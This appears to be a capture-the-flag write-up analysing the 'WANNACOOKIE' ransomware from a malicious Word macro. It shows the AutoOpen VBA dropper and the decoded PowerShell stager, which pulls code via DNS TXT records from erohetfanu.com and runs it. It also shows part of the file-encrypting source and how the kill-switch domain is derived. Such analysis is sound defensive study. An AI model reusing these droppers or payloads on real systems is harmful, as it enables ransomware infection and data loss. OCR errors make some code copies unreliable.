
Identify the Domain

Difficulty: ★★★★★

Using the *Word docm* file, identify the domain name that the malware communicates with.


All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with
New [Hint] Unlocked: Malware Reverse Engineering!
New [Hint] Unlocked: Dropper Download!
Click here to see this item in your badge.


We finally get a sample of the *WANNACOOKIE* from *Alabaster*. We can use olevba to view VBA MACROs of the document and look for any suspicious code inside.



```
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compres
sion.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/
1Zb4pF5JDzuGce2+a3tXRegcP2SOlmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP
74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+
JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress
)),[Text.Encoding]::ASCII)).ReadToEnd()""" "
Shell cmd
End Sub

+------------+-----------------+-----------------------------------------+
| Type       | Keyword         | Description                             |
+------------+-----------------+-----------------------------------------+
| AutoExec   | AutoOpen        | Runs when the Word document is opened   |
| AutoExec   | Document_Open   | Runs when the Word or Publisher         |
|            |                 | document is opened                      |
| Suspicious | Shell           | May run an executable file or a system  |
|            |                 | command                                 |
| Suspicious | powershell      | May run PowerShell commands             |
| Suspicious | ExecutionPolicy | May run PowerShell commands             |
| Suspicious | New-Object      | May create an OLE object using          |
|            |                 | PowerShell                              |
| IOC        | powershell.exe  | Executable file name                    |
+------------+-----------------+-----------------------------------------+
```


You can spot an unconventional way of writing a *VBA Macro/Script*. It appears there is a compressed string that is obfuscated in Base64 preventing us to understand what it is trying to execute. A quick overview of what the macro does is to create a *New Object* that *Invokes and Executes* a *Base64* string which is then *decoded* and *decompressed* into a readable *ASCII text* format.

Let us run this script and remove some of its invoking properties *(iex)* and output it in to a file named ***"test.ps1"***. *(| Out-File test.ps1)*




```
PS D:\> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream(
[IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3t
XRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZ
Wre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY99
7NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]:
:ASCII)).ReadToEnd() | Out-File test.ps1"
PS D:\> type .\test.ps1
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_
}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-Dn
sName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohe
tfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

It ends up as a ***PowerShell*** code. Let's sanitize it to understand the code better.



```
function H2A($a)
    {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o
    };
    $f = "77616E6E61636F6F6B69652E6D696E2E707331";
    $h = "";
    foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {
        $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings
    };
iex($(H2A $h | Out-string))

```

It starts off with a function called H2A which splits a hexadecimal string in to pairs that gets converted in to a 16-bit signed integer and finally gets an equivalent ASCII character. Next up we see a familiar hexadecimal string on test.ps1. ***(wannacookie.min.ps1)***. This time it gets the length of a string when the hexadecimal wannacookie is resolved with the domain erohetfanu.com.



```
Name                                   Type   TTL   Section    Strings
----                                   ----   ---   -------    -------
0.77616E6E61636F6F6B69652E6D696E2E707331 TXT    600   Answer     {2466756e6374696f6e73203d207b66756e637469
.erohetfanu.com                                                6f6e20655f645f66696c6528246b65792c2024466
                                                               96c652c2024656e635f697429207b5b627974655b
                                                               5d5d246b6579203d20246b65793b2453756666697
                                                               8203d2022602e77616e6e61636f6f6b6965223b5b
                                                               537973746 56d2e5265666c656374696f6e2e41737
                                                               3656d626c}
```

The length of the 32-bit signed ***.string*** is 64. Which is probably why we saw multiple queries in our Snort challenge. (***0-63. 77616E6E61636F6F6B69652E6D696E2E707331.*.****) It stores and appends the output in to a variable which gets converted by the ***H***ex***2A***scii function.

The ***code*** seems to be resolving to the real DNS Name called: ***erohetfanu.com***

erohetfanu.com, I wonder what that means?

Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

Easter Egg:


Anagram: erohetfanu = Unearth Foe

Corsican : erohetfanu = they ate (cookies of course!)

Stop the Malware


Difficulty: ★★★☆☆

Identify a way to stop the malware in its tracks!


I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.
Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

New [Hint] Unlocked: Ransomware Kill Switches!
Click here to see this item in your badge.


Alabaster is convinced that the ***WANNACOOKIE*** may have a ***kill switch*** like from an article he read about a similar incident. (18) Now he is asking us to look for one. Continuing where we left off, let us see what the strings from the ***64 DNS queries*** returned.



```
PS D:\> function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o =
 $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Re
solve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Serv
er erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; ($(H2A $h | Out-string)) | Out-File source.ps1
PS D:\> type .\source.ps1
$functions = {function e_d_file($key, $File, $enc_it) {[byte[]]$key = $key;$Suffix = "`.wannacookie";[System.Reflection.
Assembly]::LoadWithPartialName('System.Security.Cryptography');[System.Int32]$KeySize = $key.Length*8;$AESP = New-Object
 'System.Security.Cryptography.AesManaged';$AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;$AESP.BlockSize =
 128;$AESP.KeySize = $KeySize;$AESP.Key = $key;$FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Op
en);if ($enc_it) {$DestFile = $File + $Suffix} else {$DestFile = ($File -replace $Suffix)};$FileSW = New-Object System.I
O.FileStream($DestFile, [System.IO.FileMode]::Create);if ($enc_it) {$AESP.GenerateIV();$FileSW.Write([System.BitConverte
r]::GetBytes($AESP.IV.Length), 0, 4);$FileSW.Write($AESP.IV, 0, $AESP.IV.Length);$Transform = $AESP.CreateEncryptor()} e
lse {[Byte[]]$LenIV = New-Object Byte[] 4;$FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;$FileSR.Read($LenIV,
  0, 3) | Out-Null;[Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0);[Byte[]]$IV = New-Object Byte[] $LIV;$FileSR.S
eek(4, [System.IO.SeekOrigin]::Begin) | Out-Null;$FileSR.Read($IV, 0, $LIV) | Out-Null;$AESP.IV = $IV;$Transform = $AESP
.CreateDecryptor()};$CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform, [System.Securit
y.Cryptography.CryptoStreamMode]::Write);[Int]$Count = 0;[Int]$BlockSzBts = $AESP.BlockSize / 8;[Byte[]]$Data = New-Obje
ct Byte[] $BlockSzBts;Do {$Count = $FileSR.Read($Data, 0, $BlockSzBts);$CryptoS.Write($Data, 0, $Count)} While ($Count -
gt 0);$CryptoS.FlushFinalBlock();$CryptoS.Close();$FileSR.Close();$FileSW.Close();Clear-variable -Name "key";Remove-Item
 $File}};function H2B {param($HX);$HX = $HX -split '(..)' | ? { $_ };ForEach ($value in $HX){[Convert]::ToInt32($value,1
6)}};function A2H(){Param($a);$c = '';$b = $a.ToCharArray();;Foreach ($element in $b) {$c = $c + " " + [System.String]::
Format("{0:X}", [System.Convert]::ToUInt32($element))};return $c -replace ' '};function H2A() {Param($a);$outa;$a -split
 '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa = $outa + $_};return $outa};function
```

Wow, pretty smart! It used the strings from the DNS queries and rebuilt the entire source code of the WANNACOOKIE. It looks like one very long string now, so take a moment to sanitize the entire source code to make it more human friendly.

After a careful review of the code we notice that the main function is called *wanc* and there seems to be a lot of stuff getting initialized.




```
function wanc {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGL
    $p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) )
    $b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 |
    $h_k = $(B2H $b_k)
    $k_h = $(sh1 $h_k)
    $p_k_e_k = (p_k_e $b_k $p_k).ToString()
    $c_id = (snd_k $p_k_e_k)
    $d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path "C:\Python27\power_dump\" -Recurse | where { ! $_.PSIsCont
    e_n_d $b_k $f_c $true
```

We see that there are two conditional statements that terminates the function with *{return}*. Let us look at it closer.


```
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -
Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
```

The first conditional statement is exactly the same mechanism for getting the source code while the second one is checking for an instance of 127.0.0.1 on port 8080. We can likely use the 127.0.0.1 for internal devices but we cannot register the localhost in our domain registrar. So, we will need to focus on the first one. Interestingly, it provided us with another hexadecimal sting *"6B696C6C737769746368"*. Maybe it stands for something like the *wannacookie.min.ps1*.




```
PS D:\> H2A 6B696C6C737769746368
killswitch
PS D:\>
```

Nice, this malware author decided to cut corners and called his kill switch; *"killswitch"* in hexadecimal. Just shows that malware authors are human beings too… So now let us resolve the DNS of that kill switch and get its strings.



```
PS D:\> $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C73776974636
8.erohetfanu.com -Type TXT).Strings)))
yippeekiyaa.aaay
```

Very good obfuscation, it generates bytes from a predefined hex string and merges it with the strings from the resolved killswitch domain. Then finally, it XORs the bytes to generate a new byte then when converted to *ASCII* gives us:




yippeekiyaa.aaay

Domain Successfully registered!

Recover Alabaster's Password


Difficulty: ★★★★★


Recover Alabaster's password as found in the encrypted password vault.



New [Hint] Unlocked: Memory Strings!

Click here to see this item in your badge.



Yippee-Ki-Yay! Now, I have a ma... kill-switch!
Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.
As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.



New [Hint] Unlocked: Public / Private Key Encryption!

Click here to see this item in your badge.

Alabaster provided us with a memory dump of his computer and his password database that got encrypted. He wants us to know if we can reverse engineer *WANNACOOKIE* and recover his database. To aid us with this task he also provided us with details about Memory Strings using *power_dump*. (19) He also wants to know if there is a non-minified version of the source code. Given that the code is called wannacookie.min.ps1 maybe if use just wannacookie.ps1 we can get the non-mini version.




```
PS D:\> A2H wannacookie.ps1
77616E6E61636F6F6B69652E707331
```

```
t '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))]
